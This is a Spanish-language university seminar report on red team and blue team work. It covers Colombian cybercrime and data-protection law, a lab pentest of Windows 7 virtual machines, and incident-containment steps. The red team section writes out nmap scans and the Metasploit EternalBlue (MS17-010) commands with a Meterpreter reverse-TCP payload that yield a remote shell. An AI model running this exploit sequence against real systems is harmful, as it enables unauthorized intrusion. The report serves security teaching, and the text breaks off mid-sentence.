CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JULIÁN ANDRÉS COY

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA-UNAD
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2020

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JULIÁN ANDRÉS COY

TRABAJO PARA EL SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

PRESENTADO AL INGENIERO JHON FREDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA-UNAD
ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍAS E INGENIERÍA
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2020

CONTENIDO

GLOSARIO

ANTIVIRUS: Software diseñado para detectar, bloquear y eliminar un código malicioso a partir de bases de datos que contienen las firmas de códigos maliciosos por medio de sistemas de detección inteligentes y heurística.

ATAQUE INFORMÁTICO: Consiste en aprovechar alguna debilidad o falla en el software, en el hardware, e incluso, en las personas que forman parte de un ambiente informático; a fin de obtener un beneficio causando un efecto negativo en la seguridad del sistema, que repercute directamente en los activos de la organización[1]

BACKUP: Es una copia de seguridad de respaldo que se realiza sobre la información, generalmente importante, con la finalidad de recuperar los datos en el caso de que los sistemas sufran daños o pérdidas, resultado de accidentes o de incidentes de seguridad informática

FIREWALL: Los firewalls son una barrera de protección entre el equipo y/o red interna y una red externa, esa red externa es por lo general el internet con el objetivo de permitir o denegar el tráfico de Internet, de acuerdo a un conjunto de normas y políticas de ciberseguridad.[2]

EXPLOIT: Secuencia de comandos que se aprovechan de un fallo o vulnerabilidad de un equipo, para lograr acceso o provocar errores o comportamientos no deseados.

INCIDENTE DE SEGURIDAD: Cualquier suceso que afecte a la confidencialidad, integridad o disponibilidad de los activos de información de la empresa.

MALWARE: Es un programa que tiene como objetivo dañar o infiltrarse sin el consentimiento de su propietario en un sistema de información. Ejemplos de malware son los Virus, gusanos, troyanos, spyware.

PARCHE DE SEGURIDAD: Códigos añadidos o modificaciones realizadas por los distribuidores de Sistemas operativos o aplicaciones, sobre el software que tenemos instalados en los equipos. La misión principal de estas

[1] MIERES, Jorge. Ataques informáticos Debilidades de seguridad comúnmente explotadas. Evil Filgers Disponible en internet https://www.evilfingers.com/publications/white_AR/01_Ataques_informaticos.pd

[2] Tecnología + Informática.(2020).Que es un Firewall y como funciona. Tipos de firewal. Tecnología + Informática. Recuperado de:https://www.tecnologia-informatica.com/que-es-firewall-como-funciona-tipos-firewall/

corregir fallos, vulnerabilidades y en general aspectos tanto de la funcionalidad como de seguridad del software instalado.

PENTESTING: Se trata de una serie de pruebas de penetración con ataques hacia sistemas informáticos, para poner a prueba dichos sistemas con la intención de encontrar sus debilidades o vulnerabilidades, que permiten mejorar a futuro su capacidad de respuesta a ataque e incidentes informáticos

POLÍTICA DE SEGURIDAD: Normas, procedimientos y medidas de seguridad que una organización toma con antelación con respecto a la seguridad de sus sistemas de información, luego de evaluar el valor de sus activos y los riegos a los que están expuestos[3]

VIRUS: Código malicioso que se propaga o infecta insertando una copia de sí mismo en otro programa para convertirse en parte de él, por lo general con un objetivo dañino para el sistema.

VULNERABILIDAD: Fallos o deficiencias de cualquier tipo que compromete la seguridad del sistema informático que pueden permitir que un usuario no legítimo acceda a la información o lleve a cabo operaciones no permitidas.[4]

[3] UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO. Políticas de Seguridad. Laboratorio de Redes y Seguridad. UNAM Disponible en internet http://redyseguridad.fi-p.unam.mx/proyectos/seguridad/DefinicionPolitica.ph

[4] MIFSUD, elvira. Monográfico: Introducción a la seguridad informática -Vulnerabilidades de un sistema informático. ObservatorioTecnológico. Disponible en internet http://recursostic.educacion.es/observatorio/web/es/component/content/article/1040-introduccion-a-la-seguridad-informatica?start=3

RESUMEN

Por medio de este quinto trabajo del Seminario Especializado: Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team, se desarrolla un informe técnico, en el que se muestra el trabajo aplicado en ejericios anteriores. Como Red team, se aplican las fases del pentesting y algunas de las herramientas más conocidas para su implementación, de acuerdo a lo visto de forma teórica en el escenario del primer trabajo del seminario. Para ello usamos banco de trabajo creado previamente, usando el programa Virtualbox, siguiendo lo planteado en el Anexo 4 – Escenario 3. Con dicha actividad se busca identificar por qué medio se está generando una serie de fugas de información al interior de una organización, además de explicar la razón por cual uno de los equipos muestra de forma constante el error de pantalla azul. Como Blue Team, se evaluaron diversas opciones para el proceso de hardenización de los equipos sometidos a intrusión durante dicho ejercicio, de acuerdo a las fallas de seguridad y vulnerabilidades que esos equipos presentaron, y se probó su efectividad. Se analizaron y se describieron algunas herramientas de contención que han probado ser efectivas contra ciertos tipos de incidentes informáticos y malware, teniendo en cuenta que no hay una protección 100% efectiva, por lo que tales herramientas deben ser actualizadas y configuradas adecuadamente

INTRODUCCIÓN

La información se ha convertido en uno los mayores activos de las empresas y de las organizaciones en general; preservar la integridad, confidencialidad y disponibilidad de la información es un asunto vital, tanto para la estabilidad, como para la sobrevivencia misma de estas. Por ello, las políticas de seguridad que implementa cada empresa, de acuerdo a sus necesidades particulares, adquieren cada vez más relevancia. Estas tienen por objeto minimizar los riesgos informáticos, por medio del uso de herramientas, y cumplimiento de tareas por parte de las personas involucradas en salvaguardar la información, con la meta de evitar los incidentes, contenerlos, y de darse el caso, recuperar operatividad y la información en un tiempo reducido[5]. Durante este seminario hacemos especial énfasis en el trabajo de los Red y Blue Team; los primeros, encargados de pruebas de penetración, que buscan encontrar fallos en la estructura de seguridad de la organización. Los segundos, encargados de analizar los sistemas y aplicaciones para identificar fallos o vulnerabilidades y verificar la efectividad de las medidas de seguridad de la organización. Para ello, las estrategias de contención de ataques informáticos, algunas relativamente recientes, han permitido mejor la experiencia de seguridad de los usuarios finales, teniendo en cuenta que no existe y probablemente no exista en el futuro, una aplicación que brinde absoluta de protección frente a la amplia diversidad de problemas potenciales a los que las empresas y la ciudadanía se exponen al usar tecnologías de la información. También es importante encontrar el equilibrio adecuado entre la seguridad y la experiencia de uso de los equipos y las tecnologías, pues el exceso de uso de algunas herramientas, o su mala configuración, pueden terminar resultando peor que la enfermedad.

[5] ALEGRE RAMOS, María del Pilar y GARCIA-CERVIGON HURTADO, Alfonso. Seguridad Informática. 1 ed. Madrid, España: Paranifo SA, 2011. p 2.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Desarrollar un informe técnico sobre el trabajo realizado para el Seminario Especializado: Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team en el que se evidencien los procesos de intrusión a los equipos previstos en el escenario de trabajo, y las labores de prevención y contención contra dichos procesos de intrusión.

1.2 OBJETIVOS ESPECÍFICOS

Como parte del equipo Red Team, detectar y explotar las vulnerabilidades del ejercicio propuesto, en particular las relacionadas al fallo de seguridad con identificador CVE-2017-0144, siguiendo las etapas de pentesting,

Como parte del equipo Blue Team, evaluar y proponer herramientas para el proceso de hardenización de los equipos sometidos a intrusión, de acuerdo a las fallas de seguridad y vulnerabilidades que dichos equipos presentaron.

Conocer los marcos legales vigentes, tanto legales como éticos, y actuar de acuerdo a ellos, en cualquier proceso Red Team o Blue Team, y en general en cualquier trabajo relacionado la labor profesional.

2. MARCO LEGAL

Durante el desarrollo del seminario se hizo evidente la necesidad de estudiar y conocer las leyes y decretos vigentes en la legislación colombiana, relativas a los delitos informáticos y la protección de datos. Los principales son las siguientes:

- Ley 1273 de 2009

La ley 1273 de 2009 es una disposición que modifica el código penal colombiano y crea un nuevo bien jurídico denominado de la "protección de la información y los datos" [6]. Con esta ley se busca proteger la información y contrarrestar la problemática de seguridad informática, problemática que ha venido creciendo con el pasar de los años, tanto a nivel público como privado, y que requería que se actualizara la legislación obsoleta, incapaz de castigar efectivamente estas formas de afectación a la seguridad ciudadana. Entre estas normas se destacan las que sancionan la Interceptación de datos informáticos, el uso de software malicioso, entre otras. 2 nuevos artículos al código penal, el que prohíbe hurto por medios informáticos y el que se refiere a la transferencia de activos no permitida.

- Ley 1266 de 2008

Es la primera ley que tuvo en cuenta el concepto de habeas data en Colombia, sin embargo, esta ley está muy enfocada en el habeas data financiero y comercial, por lo que se queda corta con respecto a las personas naturales. Por eso era absolutamente necesaria la promulgación de una nueva ley, que abarcara efectivamente a la mayoría de la ciudadanía, como en efecto ocurrió con la Ley 1581 de 2012. Esta ley es pionera en su campo, y se refiere a temas como relacionado los derechos de titulares de información, los deberes de los usuarios, el acceso a la información, sobre a quiénes corresponde la vigilancia de las normas contenidas en esta ley, las sanciones previstas para quienes las incumplan, entre otras.

- Ley 1581 de 2012

[6] Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (p. 1) Recuperado de: https://www.mintic.gov.co/portal/604/articles-4274_documento.pdf

Esta Ley es más conocida como la “Ley de Habeas Data” [7]. Por medio de esta ley se permite que los ciudadanos sepan en todo momento qué información manejan las bases de datos, de entidades tanco públicas, como privadas, así mismo los ciudadanos pueden modificar dicha información, actualizarla, o rectificarla[8]. Por otra parte, fija sanciones y multas a quienes usen, o se apropien de dicha información, sin la autorización expresa de su propietario.

- Decreto 1377 de 2013(Presidencia de la República de Colombia, 2013

Es un Decreto firmado por el presidente Juan Manuel Santos en 2013. Consta de 28 artículos y seis capítulos en los que se reglamenta la anteriormente mencionada Ley 1581 de 2012 (Ley de Habeas Data), en lo referente a temas como la autorización para el tratamiento de datos personales, las políticas de tratamiento, las autorizaciones, derechos de los titulares, la forma de recolección de datos, personales y su transferencia

[7] Mintic. (2009). Ley 1273 [LEY_1273_2009) Mintic. (p. 1) Recuperado de: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

[8] Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (p. 1) Recuperado de: https://www.mintic.gov.co/portal/604/articles-4274_documento.pdf

3. DESARROLLO DEL INFORME TÉCNICO


3.1 PRUEBAS DE INTRUSIÓN RED TEAM

Para la fase de pentesting se ejecutaron una serie de etapas acuerdo a lo sugerido por la Alta Consejería Distrital de TIC en su documento Guardianes de la información Penetration Testing.[9]

- Etapa de reconocimiento

En esta etapa registramos toda la información disponible, en este caso se hizo acopio de la información proporcionada en la guía, como la relacionado con el fallo de seguridad con identificador CVE-2017-0144, teniendo en cuenta que los equipos de cómputo no tienen instalada la actualización MS17-010 y que cuentan con un SMBv1 activo para compartir impresoras y archivos dentro de la red. Además, los errores o "pantallazos azules" que se repiten constantemente por causas desconocidas en uno de los equipos, también pueden dar pistas importantes para desarrollar el trabajo. Para comenzar se usan comandos básicos de Shell de Windows y de Kali Linux para obtener las ips de los equipos.

Figura 1: Ifconfig en Kali linux



Fuente: El autor

[9] ALCALDÍA DE BOGOTÁ. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. Recuperado de http://ticbogota.gov.co/sites/default/files/seguridad-de-la-informacion/ambito2.pdf

De forma resumida tenemos las siguientes IPs del banco de trabajo.

Tabla 1: IPs del banco de trabajo

Kali Linux	Windows 7 x86	Windows 7 x64
10.0.2.4	10.0.2.5	10.0.2.6


Fuente: El autor

- Escaneo de puertos y enumeración de servicios

Es esta etapa se buscaron hosts activos en la red, puertos, y servicios, mediante escaneos y barridos de ping, con el propósito de hacer más eficiente el proceso de pentesting, y de reducir el tiempo de desarrollo del procedimiento, así como la determinación los puntos críticos de la red a la que se le aplicará el procedimiento de búsqueda de vulnerabilidades

Para este proceso se usó Nmap, una herramienta muy conocida de auditoria de seguridad y exploración de redes. Que registra información relacionada con hardware del equipo, sistema operativo, puertos abiertos, entre otros. Esta información es fundamental para iniciar el proceso de pentesting ya que los datos son necesarios para la posterior explotación de vulnerabilidades por medio de otras herramientas. Nmap ya viene incluida en versiones de frameworks como Metasploit, por lo tanto no es necesario instalarla.

Figura 2: Nmap en toda la red




Fuente: El autor

Ahora por medio del siguiente comando se determina el sistema operativo de la máquina x86 y sus servicios:

msf5 > nmap -A 10.0.2.5


Figura 3: Sistema operativo y servicios máquina x86



Fuente: El autor

Y con el siguiente comando se escanean lo puertos más conocidos de la máquina X86:
msf5 > nmap -F 10.0.2.5


Figura 4: Puertos máquina x86



Fuente: El autor

Para la segunda máquina se efectúan los mismos pasos usados con la máquina x86. Por medio del siguiente comando se determina el sistema operativo de la máquina x64 y sus servicios

Figura 5: Puertos máquina X64



Fuente: El autor

- Identificación y análisis de vulnerabilidades

En este punto se utiliza la información recopilada en las etapas anteriores, como insumo para ser usado por aplicaciones capaces de determinar las vulnerabilidades de los equipos. Uno de los softwares más usados para este objetivo es Nessus.

Se instala Nessus y se escanea el computador objetivo Windows 7 x64 usando Nessus

Obteniendo un reporte generado por Nessus sobre la máquina x64, en el cual encontramos una vulnerabilidad alta por la ausencia de actualización de seguridad MS17-010, referida al exploit EternalBlueReporte generado por Nessus sobre la máquina X86, donde al igual que en la X64, también encontramos una vulnerabilidad alta por la ausencia de actualización de seguridad MS17-010, referida al exploit EternalBlue

Tabla 2: Lista de vulnerabilidades obtenidas por Nessus

Vulnerabilidad ID	Severidad	Descripción
53514	Crítica	MS11-030. Esta vulnerabildiad puede permitir que un código extraño sea ejecutado a través del cliente DNS de un SO windows
108797	Crítica	La versión del SO de este Microsoft Windows no tiene un service pack, o no está soportado, por lo cual es vulnerable y seguramente tiene graves fallos de seguridad.
97833	Alta	MS17-010. Esta vulnerabilidad permite la ejecución remota de código por la forma en que el servidor Microsoft Server Message Block 1.0 (SMBv1) maneja algunos tipos de peticiones.
90510	Media	MS16-047. Permite una vulnerabilidad en privilegios en los protocolos del Administrador de cuentas. Así, atacante puede interceptar comunicaciones entre cliente y un servidor.

Fuente: El autor


Como se puede observar ninguno de los equipos tiene la actualización de seguridad MS17-010, tal como está previsto en el Anexo 4 – Escenario 3.

- Explotación de vulnerabilidades

Luego de identificar las vulnerabilidades, se explotan usando el framework de explotación Metasploit. Este un framework de explotación de código abierto, usado por profesionales de seguridad informática para pentesting, Dispone de diferentes

tipos de módulos que facilitan las tareas propuestas, como por ejemplo los encoders, que permiten que por medio de sistemas de cifrado se evadan muchos antivirus comunes, así como sistemas de seguridad. Viene instalado de forma predeterminada en Kali Linux, pero también sirve en otros sistemas operativos. Es gratuita, aunque también una versión de pago, con exploits más desarrollados.

Figura 6: Pantalla inicio Metasploit



Fuente: El autor

Se usa el comando search exploits MS17-010, para obtener una lista de exploits, aprovechando que no se ha solucionado esa vulnerabilidad.

msf5 > search exploits MS17-010

De la lista se selecciona Ms17_010_eternalblue , un exploit remoto contra Microsoft Windows, originalmente escrito por el Equation Group (NSA) y filtrado por Shadow Brokers[10]. Es considerado un exploit confiable, porque permite obtener el control de Windows incluyendo control total del kernel.

Se va a usar el exploit Eternalblue usando el siguiente comando:

msf5 > use exploit/windows/smb/ms17_010_eternalblue

Establecemos el payload. Para el desarrollo del ejercicio se utiliza un payload de nombre “Meterpreter”, el cual funciona de manera “inversa”, es decir, una conexión se establecerá desde la victima hacia el atacante. Lo cual podría minimizar la probabilidad de ser detectado por un sistema para la detección de intrusiones.[11]

[10] Null Byte. (2019). Exploit EternalBlue on Windows Server with Metasploit. Wonder How To. Recuperado de: https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/

[11] Caballero, Alonso. (2018). Fundamentos de Metasploit Framework para la Explotación. Reydes.

Con el siguiente comando se establece el payload:

> set payload windows/x64/meterpreter/reverse_tcp

Ahora se definen los host:


El remote host con el siguiente comando:

> set RHOST 10.0.2.6

Y el local host con el siguiente comando:

> set LHOST 10.0.2.4

Figura 7: Resultado del exploit Eternalblue en máquina x64



Fuente: El autor

La intrusión tiene éxito en el SO Windows x64, recibiendo una shell de Meterpreter con la que podemos controlar remotamente la máquina x64.


Ahora se usa el comando meterpeter>shell , de esta manera podemos acceder a la máquina y manipularla como si estuviéramos usando una shell de Windows

Buscando el archivo de la guía usando comandos de la consola de Windows, usando los comandos como dir y ls del shell de Windows encontramos el archivo winse20w.exe

Ejecutando el archivo winse20w.exe, según lo propuesto en la guía

Figura 8: Ejecución de winse20w.exe


Recuperado de:
http://www.reydes.com/d/?q=Fundamentos_de_Metasploit_Framework_para_la_Explotacion



Fuente: El autor

Para el desarrollo del ejercicio se utiliza un payload de nombre “Meterpreter”, el cual funciona de manera “inversa”, es decir, una conexión se establecerá desde la victima hacia el atacante. Lo cual podría minimizar la probabilidad de ser detectado por un sistema para la detección de intrusiones.[12]

Figura 9: Resultado del exploit Eternalblue en máquina x86



Fuente: El autor

La intrusión tiene éxito pero en el Windows x86 se genera un error de pantalla azul

DRIVER_IRLQ_NOT_LESS_OR_EQUAL

[12] Caballero, Alonso. (2018). Fundamentos de Metasploit Framework para la Explotación. Reydes. Recuperado de: http://www.reydes.com/d/?q=Fundamentos_de_Metasploit_Framework_para_la_Explotacion

Figura 10: Error de pantalla azul en máquina x86

Fuente: El autor

3.2 RESULTADOS DEL EJERCICIO DE INTRUSION

Se explotó la vulnerabilidad CVE-2017-0144 que permite la de ejecución remota de código por la forma en que el servidor Microsoft Server Message Block 1.0 (SMBv1) maneja algunos tipos de peticiones. Hay que tener en cuenta que SMBv1 es un protocolo de comunicación de red antiguo que se usa para permitir el acceso compartido a archivos e impresoras.

El exploit Eternalblue aprovecha vulnerabilidades en SMBv1 que permiten insertar paquetes de datos maliciosos, en este caso un payload, que es la carga que se ejecuta en dicha vulnerabilidad. Para este ejercicio se usó Meterpreter, un payload muy conocido, con varios opciones y subcomandos propios, por lo que resulta una muy buena herramienta para los objetivos de ese curso, y que genera una shell con la cual podemos manipular la máquina afectada.

Se intentó usar exploit Eternalblue en la máquina Windows x86, de amaneras, pero siempre da error de pantalla azul. Esto se debe a que esta vulnerabilidad está diseñada para dispositivos x64, y según las características del exploit, este no se encuentra soportado para máquinas x86 y los intentos de explotar un dispositivo de este tipo, lo bloquearán[13].

[13] Agrivoyagernow's Blog.(2019). Windows 7 Ms17-010 Patch Download. Agrivoyagernow's Blog. Recuperado de: https://agrivoyagernow.hatenablog.com/entry/2019/02/08/223813

La actualización de seguridad Ms17-10 de 2017 corrige la vulnerabilidad al corregir cómo el servidor Microsoft Server Message Block 1.0 (SMBv1) maneja estas solicitudes, sin embargo, en este caso ninguna de las máquinas tiene dicho parche de seguridad.

Usando el exploit máquina Windows 7 x64 se han obtenido los resultados, sin que la máquina o su funcionamiento general se hayan visto afectados, pasando así desapercibidos, lo cual es ideal, en casos de intrusión

La intrusión tiene éxito en el SO Windows x64, recibiendo una shell de Meterpreter con la que podemos controlar remotamente la máquina x64.

Con esto se pueden usar comandos como meterpeter>shell, de esta manera podemos acceder a la máquina y manipularla como si estuviéramos usando una shell de Windows.

3.3 ANÁLISIS Y CONTENCIÓN EN BLUE TEAM

Durante el ejercicio de Red Team desarrollado en Etapa 3- Ejecución Y Pruebas de Intrusión. las máquinas con sistema operativo Windows 7 X86 y X64 sufrieron dos afectaciones distintas. En el caso de la x64, se hizo la intrusión con éxito comprometiendo todos los archivos de la máquina, pero ni el equipo ni su funcionamiento general se vieron afectados, pasando así el ataque desapercibidos para un usuario común; sin embargo en el caso de la máquina x32, la propia descripción del exploit usado, afirma que los intentos de explotar un dispositivo x86 tienen altas posibilidades de bloquearlo y generar errores de pantalla azul[14], como efectivamente sucedió

Ante cualquier ataque, lo primero que se debe revisar es la información que proporcionan elementos tales como los logs de servidores, los logs de herramientas de seguridad y aplicaciones, y los informes que entregan la mayoría del software antivirus, además se debe tener en cuenta cualquier información que nos puedan brindar los empleados de la organización y los usuarios del sistema. Gracias a esta indagación se pueden obtener datos vitales que pueden alertarnos sobre el tipo de incidente, su naturaleza, la prioridad, criticidad, el impacto actual y futuro.

[14] Agrivoyagernow's Blog.(2019). Windows 7 Ms17-010 Patch Download. Agrivoyagernow's Blog. Recuperado de: https://agrivoyagernow.hatenablog.com/entry/2019/02/08/223813

Es importante en todo caso efectuar correlación de eventos, ya que por medio de este proceso se pueden descubrir patrones de comportamiento de los incidentes de seguridad, y también se puede inferir si el incidente continúa, la futura ocurrencia del mismo y preparar procedimientos para minimizar su impacto. Todo con esto con el fin de permitir una atención adecuada a los incidentes, estos se deben evaluar, clasificar y priorizar según el tipo de incidente y su impacto A continuación, y dependiendo del tipo del ataque se debe usar una estrategia predefinida de contención con el fin de que no se propague y pueda generar más daños a la información o a la red.[15]

En caso de un ataque es prioritario ante todo proteger la información y evitar que el ataque se propague a las áreas no afectadas de la organización. Una buena gestión de la fase de detección del ataque informático puede suponer una reducción significativa del impacto del ataque. Por medio de la contención se busca evitar que el incidente no produzca daños mayores no se propague y pueda generar más impacto a la información o a la red, para facilitar esta tarea se debe poseer una estrategia de contención previamente definida para poder tomar decisiones, por ejemplo: apagar los sistemas, desconectar redes, deshabilitar algunos servicios vulnerables, entre otros[16].

Para la contención de ataques se suelen usar procedimientos estandarizados, para este trabajo se usó la Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información del Ministerio de Tecnologías de la Información y Comunicaciones, un importante insumo usado por instituciones públicas en Colombia sobre las medidas de contención en caso de un ataque, dependiendo de una serie de variables que miden el impacto o la capacidad de daño del incidente tanto actual como a futuro

Por lo tanto, es importante clasificar el incidente de seguridad de la información y luego darle prelación de los incidentes y tiempos de respuesta de acuerdo a diferentes variables como son la prioridad, criticidad de impacto, impacto actual, e impacto futuro. Luego de tener definidas las variables se obtiene la prioridad mediante la siguiente formula, según la guía del Mintic:

[15] https://www.infocyte.com/es/blog/2019/01/22/reducing-cyber-risk-5-tweaks-to-your-incident-response-plan/
16 Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información.. (2018). (p. 14 - 27)Recuperado de: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

Nivel Prioridad = (Impacto actual * 2,5) + (Impacto futuro * 2,5) + (Criticidad del Sistema * 5)[17]

La misión del equipo Red team fue lograr identificar por qué proceso se estaba generando una serie de fuga de información la cual se presenta al interior de la organización en dos de sus equipos de cómputo en la dependencia. En este caso al evaluar la máquina Windows X64, al tratarse de un equipo de una sola dependencia asignaremos un nivel de criticidad de impacto bajo: 0.25. El impacto actual puede considerarse medio: 0.50, ya que hubo un impacto alto en uno de los equipos, sin embargo el impacto futuro puede ser superior: 1.00 ya que el sistema de información se puede haber visto comprometido a futuro. Reemplazando en la fórmula los valores anteriores obtenemos un 5, lo cual equivale a un nivel de prioridad alto.

Para contener el ataque se usan estrategias de contención de acuerdo a la clasificación de este. En el ejemplo del ejercicio pasado se detectaron accesos no autorizados, extracción de archivos y la presencia de código malicioso. En este caso según la quía de Minctic de Estrategias de contención a incidentes, que se puede observar en la Figura 3, se recomienda desconectar o apagar las áreas que están protegidas, ya que, si siguen conectadas, la posibilidad de daños mayores se incrementa. También es importante retirar de la red aquella información que sea más vulnerable y más apreciada por la compañía, esto en caso de que antes no se haya protegido en otro medio externo, como un disco duro o en un repositorio en la nube. La activación y configuración un buen firewall, debidamente actualizado, también es vital, tal como se pudo observar en el ejercicio pasado de Red Team, ya que puede evitar que personas indeseadas sigan accediendo a información vital de la organización por medio de software de escaneo de puertos, que a la postre pueden derivar en que se siga la inyectando código malicioso aprovechando 